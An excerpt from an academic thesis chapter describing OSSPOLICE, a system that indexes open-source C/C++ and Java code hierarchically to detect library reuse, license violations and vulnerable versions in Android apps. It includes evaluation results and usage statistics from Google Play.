For efficient and scalable lookup during similarity comparison, OSSPOLICE maintains an indexing database of features extracted from OSS sources. An intuitive approach to indexing OSS sources is to consider each OSS as a document and its features as words, and create a direct (inverted) mapping of features to the target OSS (document). Figure 2.2a depicts the layout of such an indexing database. BAT [18] uses a similar scheme to maintain a database of features (string literals) extracted from OSS sources. However, this approach assumes that each OSS (document) is unique, and fails to consider large code duplication across OSS sources due to internal code cloning (§2.3.4.1). Consequently, such a naïve indexing scheme not only causes high false positives matches against internally cloned third-party OSS sources, but also imposes high storage requirements and does not scale as number of OSS to be indexed grows. Indexing multiple versions of OSS to enable version pinpointing further adds to the problem of code duplication.

We address the aforementioned challenges by tapping into the structurally rich tree-like layout of OSS sources. We will use the OSS source repo layouts in Figure 2.1 throughout this section for illustration purposes. The key observation that we make is that OSS developers typically follow the best practices of software development to improve collaboration and allow faster development. Hence, OSS sources are well organized in a modular and hierarchical fashion for easy maintainability. For instance, source files (e.g., a C/C++ or Java class file) typically encapsulates related functions. Directory (dir) nodes at each level of the source tree cluster all related child files and dirs together. Referring to our example layout in Figure 2.1, we can see that `src` and `source` dirs in `OpenCV` and `MuPDF`, respectively group all related source files and dirs under them. Similarly, internal code clones of third-party OSS (e.g., `LibPNG` and `LibJPEG`) are maintained in separate dirs (`thirdparty` and `3rdparty`, respectively). We utilize this property to perform ratio-based feature matching against each file or dir node (i.e., $\frac{|BIN \cap NODE|}{|NODE|}$) along the OSS source tree hierarchy as opposed to matching against the entire OSS repo (i.e., $\frac{|BIN \cap OSS|}{|OSS|}$), which may result in low accuracy in case of partial OSS reuse (§2.3.4.1). Specifically, if the ratio-based feature matching reports a high score against a node n (e.g., `LibPNG`) at a particular level l in the OSS source tree hierarchy, but reports a low aggregated score when matched against one of n's parent nodes p (e.g., `OpenCV`) at level > l, then we only report a match against node n (i.e., `LibPNG`), but not against the parent p (i.e., `OpenCV`) or any siblings at the same level. In this example, the matched OSS path reported by OSSPOLICE would be `OpenCV/LibPNG`.

To detect internal clones and filter out spurious matches against them, we apply multiple additional heuristics that leverage the modularized layout of OSS sources. During indexing we visit each dir node n in OSS sources and check for the presence of common software development files, such as `LICENSE` or `COPYING` (OSS licensing terms), `CREDITS` (acknowledgements), and `CHANGELOG` (software change history). These files are typically placed in the top-level source dir of OSS project repos. C/C++ OSS sources also typically host build automation scripts (e.g., `configure` and `autogen` in top-level source dirs. As such, cloned third-party OSS sources are likely to retain these files, which can be used to identify internal OSS clones. However, since some OSS sources may not be well organized, we further leverage the large code duplication across OSS sources resulting from OSS reuse to identify such internal clones. The observation we make is that due to OSS reuse, dir nodes (n) of commonly reused OSS sources will have multiple parents p in our database in contrast to unique OSS source dirs (e.g., `MuPDF/source/pdf`). This helps us identify all popular OSS clones in our database. All identified clones are further annotated so that they can be filtered out during matching phase in order to minimize false positives (see matching rules in §2.3.4.4).

2.3.4.3 ***Hierarchical Indexing***

We devise a novel *hierarchical indexing* scheme that retains the structured hierarchical layout of OSS sources (depicted in Algorithm 1). Specifically, instead of creating a direct mapping of features to the target OSS (i.e. the top-level dir in the OSS source tree), we map features to their immediate parent nodes (i.e., files and middle-level dirs). Figure 2.2 shows the layout of our indexing database constructed from OSS sources in Figure 2.1. We use this figure to walk through the steps to index an OSS. We populate an OSS in our indexing database, by separately processing each node (feature, file, or dir) in its source tree in a bottom-up fashion, starting from the leaf nodes that represent features (e.g., strings, functions, etc.). In order to retain the structured layout of OSS sources, we treat identifiers of parent nodes (i.e., files and dirs) as features, which are further indexed for efficient lookup. We refer to them as *hierarchical features*. At each level l of OSS source hierarchy, for a given node n, we create two types of mappings for each feature f under it: inverted mapping of f to n (immediate parent at level l) and straight mapping of n to f. Given a feature, the first mapping allows us to quickly find its matching parents, whereas we use the latter to perform ratio-based similarity detection. Our hierarchical indexing scheme efficiently captures uniqueness of features at each level of hierarchy. For example, after indexing we can know that features in `LibPNG` are contained in source dir `LibPNG`, which in turn is contained in multiple nodes, such as `3rdparty` in `OpenCV` and `thirdparty` in MuPDF.


We take advantage of internal OSS clones, to perform code deduplication for efficient use of hardware resources during indexing. To do so, we assign content-based identifiers to all the nodes in the source tree. We use 128-bit `md5` hash to generate such identifiers for features (leaf) nodes and use Simhash [79] algorithm to assign identifiers of parent (non-leaf) nodes, derived from the identifiers of all features (leaf nodes) under them. Simhash is a Locality Sensitive Hashing (LSH) algorithm that takes a high dimensional feature set and maps them to a fixed size hash. Hamming distance between hash values reveals cosine similarity between the original feature set. Since the Hamming distance between different identifiers reflects their similarity, before inserting a new mapping from feature f to parent n, we lookup whether f is already mapped to a similar parent node n' with Hamming distance less than a particular threshold D (i.e. $H(n, n') < D$). If such a parent node n' already exists, then we simply skip populating our indexing table with mappings for n'. Note that if n happens to be a large middle-level dir node, containing several source files and dirs within it (e.g., `thirdparty/LibPNG`) and is similar to an existing node (i.e., `3rdparty/LibPNG` in our database, then our content-based deduplication design achieves significant storage savings. Additionally, some features can be very popular. For instance, commonly occurring function names, such as *main* or *test*. Such features do not contribute to the uniqueness of an OSS. Worse yet, their long list of parent mappings (f to n) wastes storage space and increases search time. Therefore, we put a threshold on the maximum number of parent nodes for each child node (T_{N_p}).

Additionally, to enable accurate version pinpointing, we track unique features across OSS versions for each OSS in the indexing phase. This is separately maintained using two lists ($List_{overall}$ contains all features ever appeared in an OSS and $List_{unique}$ records unique features in each version) because with the benefit of deduplication based on similarity in the indexing phase, we also lose track of the uniqueness among similar nodes.


2.3.4.4 ***Hierarchical Matching***

Our matching algorithm (depicted in Algorithm 2) leverages the OSS layout information preserved in indexing table for improving the accuracy of ratio-based similarity detection and filtering out duplicate OSS sources. In order to do so, we use a TF-IDF metric that assigns a higher score to the unique part of each parent node (files and dirs) and penalizes the non-unique part.

$$NormScore(p) = \frac{\sum_1^n f_{c_i} \times \log \frac{N_p}{1+Rc_i}}{\sum_1^n F_{c_i} \times \log \frac{N_p}{1+Rc_i}} \tag{2.1}$$



(a) Inverted flat indexing table mapping features to parent OSS.



(b) Inverted hierarchical indexing table mapping features to files, files to dirs, and dirs to parent repo. Colored boxes highlight repos and their root dirs.

Figure 2.2: Example illustrating OSS reuse and how hierarchical indexing take its advantage to reduce storage consumption.

TF-IDF based metric. Let c denote child nodes, p denote parent nodes in the hierarchical indexing structure and N_p denote the total number of parent type nodes in the database. Let f_{c_i}, F_{c_i} and R_{c_i} denote number of matching features, number of total features and number of matching parent nodes (references) of the i-th child node, respectively. We then define $\log \frac{N_p}{1+Rc_i}$ as IDF of the i-th child, measuring its importance to the parent node. Finally, we weigh each child using their IDF and define the weighted matching ratio as $NormScore$ in Equation 2.1.

When matching against the indexing table, we first query features to get files, then query files to get dirs, and so on. After every round of query, we use $NormScore$ to assign higher weights to unique parts of a parent node and filter these parent nodes for next round of query based on $NormScore$. With this normalization score, when we search binary of LibPNG, we can achieve a close to 1.0 score, but when we move up from LibPNG to `3rdparty` in OpenCV, the score significantly drops, and we can conclude a matching of LibPNG. Additionally, we also track total number of matched features, denoted as $CumScore$, to complement $NormScore$, since the latter only tracks matched ratio, whereas the former shows matched count. With the rich information extracted in indexing phase and the defined metrics, we apply the following **matching rules** to filter out false positives:

- Skip dirs that have license, since they are likely to be third-party OSS Clones.
- Skip source files that matches low ratio of functions or header files that matches low ratio of features, since they are likely to be tests, examples or unused code (e.g. partial builds).
- Skip popular files/dirs by checking whether they are much more popular than the siblings, where popularity refers to number of matching parent nodes for each node (R_{c_i}).

Based on the detected OSS, we then compare the features from the app binary with the unique features across OSS versions to identify the matched OSS version. However, in practice, we find that unique features may cross match. For example, version string "2.0.0" from OkHTTP may match the version "2.0.0" of MoPub, while the actual matched version of MoPub is "3.0.0". To address this issue, we leverage co-location information preserved in the binary and indexing table (bi-directional mapping between n and f), and considers a unique feature as *valid* if all the other features in the same file/class also matches.

2.4 Architecture

OSSPOLICE is written mostly in Python. This allows us to reuse existing production-quality tools within the language ecosystem. In particular, we use Celery [80] job scheduler for




Figure 2.3: OSSPOLICE architecture and workflow

distributing work to multiple servers, Scrapy [81] for efficient crawling of OSS repos, and Redis distributed key-value cluster [82] for storing and querying indexing result.

Figure 3.1 depicts OSSPOLICE workflow. It consists of four modules, namely OSSCollector, Indexer, Detector, and Validator. Each module has an extensible plugin-based design to incorporate additional functionality as need. Here we briefly describe the function of each module.

OSSCollector. Our OSSCollector module is responsible for crawling multiple OSS hosting web services and downloading source repos or Java artifacts. We use Scrapy [81] web crawling framework. OSSCollector currently can only collect OSS from popular C/C++ source code hosting webservices, such as GitHub [5] and commonly used centralized webservices for distributing Java bytecode (artifacts), such as Maven [83] and JCenter [84]. However, due to an extensible design of OSSCollector, support for other hosting services, such as Bitbucket [6], SourceForge [85], and Sonatype [86] can be easily added.

When a new repo is discovered, OSSCollector first collects its metadata, such as software name, unique repo identifier, repo size, its popularity, programming languages used, number of lines of code, and details of available release versions (e.g., version identifier, software license, date created, etc.). Collected metadata is passed through additional filters to evaluate if an OSS repo should be downloaded for indexing. Based on the metadata filters, OSSCollector either skips the repo or downloads it and notifies Indexer to start processing it. Our current prototype deploys filters based on three constraints: OSS popularity, license type, and vulnerability score.

We use Fossology[87], an open-source tool from HP, to extract and identify software licenses of OSS repos by examining license-like files in root directory of GitHub repos and project description file, namely *pom.xml* for Java artifacts. OSSCollector currently works only with GPL/AGPL OSS sources.

OSSCollector also collects vulnerability information for each OSS by transforming the software names into Common Platform Enumeration (CPE) format [88] and querying cve-search [89] to get a detailed list of all related Common Vulnerabilities and Exposures (CVE) vulnerabilities, including CVE id, its description, Common Vulnerability Scoring System (CVSS) score, affected versions, etc. OSSCollector further filters out CVEs based on their CVSS score and only retains CVEs with CVSS score higher than 4.0, which we refer to as **Severe CVEs**. This is done to limit the focus of this study to only detecting the use of OSS versions that are affected with critical vulnerabilities.

OSSCollector only downloads software that is either popular or is being used by at least one FDroid [35] app, which makes our evaluation dataset (described in §3.5). Each GitHub repo is attributed with *stargazers count* and *fork count*, indicating approximated number of users interested in it and number of times its copy has been created, respectively. We use these attributes to determine popularity of a GitHub repo. In particular, we downloaded Github repos with more than 100 stargazers to form our C/C++ OSS Collection ($OSS_{C/C++}$), which consisted of 3,119 repos and 60,450 OSS versions. Popularity information, however, is not available from Maven and is available only for a few Java artifacts from JCenter in the form of total number of downloads. This is because JCenter OSS developers may optionally choose to hide the download statistics[1]. Therefore, while compiling a list of popular Java software, we included additional sources, such as MvnRepository [90] AppBrain [91], and Android Studio [74]. We narrowed down to Java software artifacts that received more than 5K downloads, resulting in our Java OSS Collection (OSS_{Java}) with 4,777 artifacts and

[1]Developers may distribute multiple Java software and expose their download statistics selectively on JCenter. For example, apache owns both commons-vfs2 and commons-compress, but only chooses to disclose the download count for the former (13,478) and hides it for the latter although both of them are popular.

77,308 artifact versions.

Of $OSS_{C/C++}$, 896 repos were GPL/AGPL-licensed and 347 were vulnerable with 5,611 severe CVEs, whereas of OSS_{Java}, 110 repos were GPL/AGPL-licensed and 83 were vulnerable with 452 severe CVE ids. The two datasets were used for evaluating the OSSPOLICE as well as reporting findings on Google Play Store apps.

AppCollector. It is responsible for crawling appstores and downloading app packages (`apks`) and their metadata, such as developer information, download count, and app description. Our current prototype only supports Google Play Store and borrows techniques from PlayDrone [92]. We used AppCollector to download 1.6M free Android mobile apps from Google Play Store in Dec, 2016.

Indexer. It extracts birthmark features from C/C++ source and Java jar/aar files in OSS repos to create an indexing database for efficient lookup. For feature extraction from C/C++ OSS, we use a Clang-based fuzzy parser to parses all source files (including headers). At first, we used a regular expression-based feature extractor. However, it failed to correctly report features in many cases. For instance, it failed to correctly extract strings or functions wrapped in a preprocessing macro.

Our parser retrieves string literals and function names from C/C++ source files. Additionally, it also extracts parameter types, class names, and namespaces for functions while parsing C++ source files since they are preserved in native libraries. Since parsing OSS files may fail due to missing configuration files and external dependencies, we designed the parser to infer the semantic context and insert dummy identifiers for missing data types. Further, we skip function bodies to speed up the parsing process as we use only function names and their arguments. To preserve the hierarchical layout of repos for content deduplication, we separately index source and header files. As a result, we are also able to easily skip common strings and functions defined in standard framework and system include files that tend to dilute matching results because of their popularity across several source repos. However, we do enable all `#include` directives, to resolve data types defined in header files and correctly identify function names and string literals that are wrapped in preprocessing macros, but are referenced in source files. Conditional preprocessing directives, such as `#if` and `#else` branch directives could also be skipped because of default config options. We, therefore, process the code within such directives separately, each forming a conditional group of extracted features Sometimes developers may comment out a certain piece of code within `#if 0` or `#elif 0`, which may be erroneous; we detect and skip such cases. We also skip non-Android and non-arm OS- and arch-specific macros.

For feature extraction from Java OSS, Indexer uses a Soot-based parser[93] for both source code and bytecode, which gives us the flexibility to support various kinds of inputs: jar, dex, apk, and source code. Indexer extracts features described in §2.3.3, including string constants, normalized classes, and centroids.

Detector. It first extracts the same types of features (§2.3.3) as the Indexer from mobile app binaries. We write a custom Python module around pyelftools [94], to extract strings and exported function names from native libraries, and use the same Soot-based parser to extract string constants, normalized classes and centroids. Detector then queries extracted features against the indexing table built by Indexer to find out a list of matched OSS versions. Detector selectively report these OSS version usage to Validator based on their license and vulnerability annotations. In particular, Detector reports usage of GPL/AGPL-licensed OSS as potential license violations, and usage of OSS version annotated with at least one Severe CVE as vulnerable usage.

Validator. It performs different checks based on the detected OSS versions. In the GPL/AGPL-violation scenario, it uses developer's information from Google Play Store, searches through app description and the developer's website for source code hosting links (e.g. GitHub). If found, it compares the similarity of app binary with the hosted source code to determine if the hosted code matches indeed is a match. If the Validator fails to find hosting links or if the similarity match fails, it reports the app as a potential violator of GPL/AGPL licensing terms. In case of vulnerable OSS detection, Validator simply retains the OSS versions that matched with unique features, and presents vulnerability details, such as OSS version and CVE ids to the user. If no unique features matched, it simply ranks the detected OSS versions based on their TF-IDF score. However, fine-grained function-level features (e.g., intra-procedural graph) can be extracted from both OSS sources and app binaries to increase the accuracy of version pinpointing at the cost of higher consumption of system resources (CPU, memory, etc.) and increased search time. We leave this for future work.

2.5 Evaluation

In this section, we first present the performance and scalability evaluation results of OSSPOLICE to show that it can efficiently match millions of app binaries against hundreds of thousands of OSS source repos. We then follow up with the accuracy analysis of OSSPOLICE using FDroid [35] open-sourced apps (for ground truth) to demonstrate that it can accurately detect OSS versions being used even in the presence of internal code clones, partially built binaries, and fused binaries (§2.3.4.1). For comparative analysis, we also report accuracy of BAT [18] and LibScout [21] since they are the state-of-the-art tools for OSS reuse detection, closest to ours.


2.5.1 Performance and Scalability

We deployed OSSPOLICE on ten servers, each with 16-core Intel Xeon CPU E5-2673 v3 @ 2.40GHz, 56GB memory, and 4TB drives.


Indexing. To evaluate the scalability of OSSPOLICE, we indexed a total of 137,758 OSS repos (60,450 C/C++ and 77,308 Java). We short-listed them because of their high popularity (§2.4). While indexing, we empirically set Simhash distance threshold (D) to 5 (§2.3.4.3) and number of maximum parent nodes (T_{N_p}) for each child node to 2,000 (§2.3.4). We present the change in memory consumption with the number of indexed repos in Figure 2.4a. As the figure demonstrates, the memory consumption grows sub-linearly due to content deduplication, suggesting that OSSPOLICE can easily be scaled to index more OSS repos.

At the end of indexing, OSSPOLICE processed 13 million C/C++ source files and 31 million Java classes, which amounts to more than 2 billion lines of C/C++ source code and 500 million lines of Java bytecode instructions, respectively. The total number of entries (keys) in the Redis database reached around 44 million and 9 million and the database grew to 30GB and 9GB for C/C++ and Java OSS, respectively. The number of entries created for C/C++ indexing table was higher than Java because C/C++ repos are generally larger in size and include auxiliary sources, such as tests, examples, and third party code, whereas Java bytecode files do not contain such auxiliary sources. On average, extracting all types of features described in Table 2.1 and indexing a source repo take 1,000 and 40 seconds for C/C++ and Java OSS, respectively. For C/C++ OSS, the majority of indexing time is spent in parsing source files for feature extraction. This is because the current implementation of our Clang parser is single-threaded and not optimized to include precompiled headers. Thus, it recompiles common headers for every source file. We expect that parallelizing the parser and adding support for precompiled headers will substantially improve its performance. However, we leave that for future work. In comparison, indexing time of Java OSS first increases and then remains stable because the majority of indexing time is spent on content deduplication, where number of similarity comparisons first grows with number of indexing nodes, but later reaches the limit of maximum parent nodes T_{N_p}. Our Soot-based [93] feature extractor is fast because it is multi-threaded and works directly on the precompiled jar packages.

Detection Time. A typical phenomenon in similarity detection schemes is that as the app grows bigger and more complex, the time taken to detect its similarity can increase exponentially, making these schemes unsuitable for handling large and complex apps. To test whether this limitation applies to OSSPOLICE, we randomly sampled 10,000 Android apps from Google Play Store dataset and queried them against our OSS database. Figure 2.4b shows the relationship between time taken by OSSPOLICE to analyze them for OSS reuse



(a) Memory consumption.



(b) OSS detection time.

Figure 2.4: OSSPOLICE indexing and detection scalability. (a) shows memory consumption of indexing database over time and (b) shows how number of features in an app affects the detection time.

and number of features found in the selected app binaries (representative of app complexity). As seen from the plot, there is a linear relationship between the number features and the detection time; 80% of Dalvik binary and native library detection queries finish within 100 and 200 seconds, respectively, thus making OSSPOLICE suitable for analyzing apps at Google Play Store scale.

2.5.2 Accuracy

In order to evaluate the accuracy of OSSPOLICE in detecting OSS binary clones in Android apps, one needs a labeled mapping of apps to OSS usage for ground truth. However, no such dataset is publicly available from previous works. Randomly selecting binaries from actual dataset and labeling them for ground truth may include obfuscated and stripped binaries, rendering the labeling process error-prone. We, therefore, decided to use FDroid apps since their source code and binaries are both publicly available. FDroid hosted a total of 4469 apps at the time of collection (Feb, 2017). Of those, 579 apps contained at least one native library.

We labeled C/C++ OSS by manually analyzing the source code and subsequently validating their presence in app binaries by collecting informative strings and function names. For instance, `LibPNG` sources were confirmed by cross-checking whether the function names in the app binaries began with prefix `png_`. Java OSS labels were generated by parsing the app build scripts, such as Maven *pom.xml* and Gradle *gradle.build* files that list app build dependencies. However, the specified build dependencies may further depend on more libraries, making the labels incomplete. For example, MoPub package is known to contain string *mopub-intent-ad-report*. Therefore, we validated the labels by checking package names and strings in the jars.

We labeled a total of 295 C/C++ OSS uses (56 distinct), denoted as $FDroid_{C/C++}$ and 7,055 Java OSS uses (279 distinct), denoted as $FDroid_{Java}$. We then queried FDroid app binaries against our indexing database from §2.5.1, and adjusted thresholds representing matched ratio ($T_{NormScore}$) for NormScore in Equation 2.1 and feature count ($T_{CumScore}$) for number of features matched to find a sweet spot between precision and recall. Our results indicate that OSSPOLICE achieves a precison of 82% and a recall of 87% when $T_{NormScore}$ = 0.5 and $T_{CumScore}$ = 50 for C/C++ OSS detection. Similarly, OSSPOLICE reported a precision of 89% and a recall of 92% when $T_{NormScore}$ = 0.7 and $T_{CumScore}$ = 100 for Java OSS detection. In cases where the target OSS is detected correctly and there were unique features matched, which amounted to 67 C/C++ and 520 Java OSS usage [2], OSSPOLICE achieved 82% and 92% version detection accuracy, respectively.

We inspected the results reported by OSSPOLICE and found that the main cause of false positives is the failure to correctly detect and filter out internal code clones, which may happen if the target OSS sources are not well organized (i.e., dirs containing code clones lack license and other common top-level software development files §2.3.4.2) and the cloned OSS is not popular in our database (i.e., it is cloned by only a few OSS repos, resulting in a small number of parent nodes). We found that false negatives in OSSPOLICE are reported

[2] A large portion of labeled Java OSS were android support libraries (e.g. support-v4 and support-v13) whose versions are not distinguishable using features in OSSPOLICE.

OSS Labels	# Uses	OSSPOLICE				BAT [18]			
		P(%)	R(%)	VM	VP'(%)	P(%)	R(%)	VM	VP'(%)
$FDroid_{C/C++}$	295	82	87	55/67	82	75	61		
OSS Labels	# Uses	OSSPOLICE				LibScout[21]			
		P(%)	R(%)	VM	VP'(%)	P(%)	R(%)	VM	VP'(%)
$FDroid_{Java}$	7,055	89	92	478/520	92	92	71	295/320	92

P, R, VM, VP' refers to Precision, Recall, Version Match Results and Version Precision for OSS with unique feature/profile matches.

Table 2.2: Accuracy of OSSPOLICE and comparison with LibScout and BAT.

only if partial functionality from an OSS is reused with too few features intact.

Comparative Analysis. Here we present a comparison of OSS detection accuracy results with that of BAT [18] and LibScout [21]. To do so, we first used BAT to generate a database of OSS in $FDroid_{C/C++}$ and LibScout to build library profiles for OSS in $FDroid_{Java}$. We queried FDroid apps binaries against BAT and LibScout databases. The results are shown in Table 2.2. Compared to BAT, OSSPOLICE reported more C/C++ OSS at a higher precision. Since BAT does not detect OSS versions, we only report version detection accuracy of OSSPOLICE in Table 2.2. To understand why OSSPOLICE outperforms BAT, we conducted further analysis and found that partially built libraries and internal code clones (§2.3.4.1) were the main causes for false negatives and false positives, respectively. Partially built libraries contain minimum part of OSS and have few features, making the matching score in BAT lower than the threshold. For example, all 41 uses of `JPEG` library were missed due to low number of features. Internal code clones cause BAT to match complex repos while only the reused OSS is present. For example, all 13 reported uses of `FreeType` also included 5 matches against `MuPDF` because `FreeType` is internally cloned by `MuPDF`, resulting in false positives.

Similar to LibScout, OSSPOLICE achieves comparable OSS precision (P) and version precision (VP'), but reports more number of OSS being used (R) and can detect more OSS versions (VM). We investigated the differences between OSSPOLICE and LibScout results and found that the main cause for false negatives of both system is unused code removal

(§2.3.4.1). Nonetheless, OSSPOLICE outperformed LibScout. It is, however, worth noting that while LibScout uses only normalized classes to identified Java software reuse, we use two types of features, namely strings and normalized classes. Thus, compared to LibScout, OSSPOLICE works with a larger set of features, which is more indicative of OSS uses. For version pinpointing, LibScout reports OSS versions for both complete and incomplete profile matches. The versions returned in incomplete profile matches were mostly inaccurate and unfit for comparison. Hence, we only focus on results for complete profile matches (VM) in Table 2.2. OSSPOLICE pinpoints more OSS versions for two reasons: (1) OSSPOLICE extracts more features and can track uniqueness of more OSS versions. For example, some versions of Facebook and OkHttp can only be distinguished using version strings. (2) Version pinpointing in LibScout cannot handle unused code removal because no unique profile, which is defined as hash of Java package tree, will match in this case, since the package tree changes due of code removal. OSSPOLICE reports some false positives in version pinpointing as a result of cross matching of unique features (i.e. app with PrettyTime and Joda-time binaries may falsely report PrettyTime version using features from Joda-time).

2.6 Findings

We used OSSPOLICE to conduct a large-scale OSS usage analysis in Google Play Store apps. This section presents our findings. In particular, we seek answers to the following questions.

- **OSS Usage.** What are some commonly used OSS? What are they used for? (§2.6.1)
- **OSS Licenses.** What are some commonly used software licenses for OSS? (§2.6.2).
- **License violations.** How many apps potentially violate OSS licensing terms? In general, what is the attitude of OSS developers towards violators? (§2.6.3).
- **Vulnerable OSS.** How commonly can one find vulnerable OSS versions in Android apps? How responsive app developers are to vulnerability disclosures? (§2.6.4).

Our dataset consists of 1.6 million free Android apps collected by crawling Google Play

Owner	Name	Type	License	# Uses
Square	OkHttp	Network	Apache	100,548
Facebook	Bolts Framework	Utils	BSD	97,350
Facebook	Facebook SDK	Social	FB Platform	85,742
Square	Picasso	Image	Apache	71,806
Apache	Http Components	Network	Apache	65,457
Sergey T.	Univ. Img Loader	Image	Apache	60,845
Square	Okio	Utils	Apache	56,997
Twitter4J	Twitter4J-Core	Social	BSD	54,045
Apache	Common Codec	Codec	Apache	46,530
SignPost	OAuth Library	Utils	Apache	43,647

Table 2.3: Top 10 detected Java OSS excluding Android and Google OSS.

Owner	Name	Type	License	# Uses
JPEG Group	JPEG	Codec	IJG	86,975
PNG Dev Group	LibPNG	Codec	LibPNG	78,117
Cocos2d	Cocos2d-X	Game	MIT	75,568
FreeType	FreeType	Font	FTL	65,109
OpenSSL	OpenSSL	Network	OpenSSL	50,489
OpenAL	OpenAL	Audio	LGPL	37,581
Libexpat	Expat	Codec	MIT/X	35,175
ArtifexSoftware	MuPDF	Viewer	GPL	34,055
LibTIFF	LibTIFF	Codec	BSD	33,721
Gailly and Adler	Zlib	Codec	Zlib	30,762

Table 2.4: Top 10 detected C/C++ OSS

Store in December 2016. Our OSS database consisted of 3K popular C/C++ and 5K popular Java OSS.

2.6.1 OSS Use in Mobile Apps

Table 2.3 and Table 2.4 list the top 10 detected usage of Java excluding Android and Google OSS (group id prefixed with com.android, com.google) and C/C++ OSS in Android apps, respectively. Our findings show that OSS usage distribution in Android apps is long-tailed; only a few OSS repos are very commonly used and a large number of OSS repos are used by only a few apps. Table 2.3 shows that various types of Java OSS are used, ranging from Utils to Social, while Table 2.4 shows that native OSS are mainly used for Codec and Game. In addition, we find that some high usage OSS is due to frequent indirect use. This means that the app developer will be building a library that he is not aware of the full dependency, and may lead him into legal issues or security harzards. For example, in Table 2.4, LibPNG is reused internally by Cocos2d.

Permission	**License**	**Java**	**Native**
Public	Public Domain	0.3%	1.9%
	WTFPL	0.1%	0.1%
Permissive	MIT	17.9%	28.5%
	BSD	5.7%	16.7%
	Apache	40.5%	7.0%
Weakly Protective	LGPL	4.2%	6.4%
Strong Protective	GPL	1.6%	30.8%
Network Protective	AGPL	0.1%	0.3%
-	Unclassified	27.2%	5.6%

Table 2.5: Software license distribution in Java- and native-based OSS

2.6.2 Software Licenses in OSS

We first analyzed the popularity of different software licenses in Java- and native-based OSS projects. The license popularity result on 3K C/C++ and 5K Java OSS is shown in Table 2.5.

Consistent with previous research findings [95], the most popular software license for Java-based OSS is Apache license mostly due to the license choice of the Java programming platform and Android, which fall under this license. In comparison, most commonly used software licenses for C/C++ OSS are GPL and MIT. Therefore, Java-based OSS tend to be more permissive than C/C++ OSS.

2.6.3 License Violations

As discussed in §2.5.2, we believe that a similarity score of 0.5 or higher with more than 50 matching features would generate a very few false positives while detecting the presence of a C/C++ OSS component in an Android app. Similarly, a score of 0.7 or higher with more than 100 matching features would generate a very few false positives while detecting the presence of a Java OSS component. However, given that GPL/AGPL license violation is a strong claim that could result in severe legal consequences, we chose to be conservative and adjusted the similarity threshold for $NormScore$ (§2.3.4.4) to 0.7 and $CumScore$ (§2.3.4.4) to 200 for C/C++ OSS, and to 0.8 and 400 for Java OSS. Under these stricter conditions, OSSPOLICE detected around 40K apps using at least one GPL/AGPL-licensed

Owner	Name	Type	# Uses
iText	iTextPDF	Codec	1,325
MySQL	Java Connector	Utils	396
greenDAO	Generator	Compiler	75
Proguard	Proguard	Compiler	27
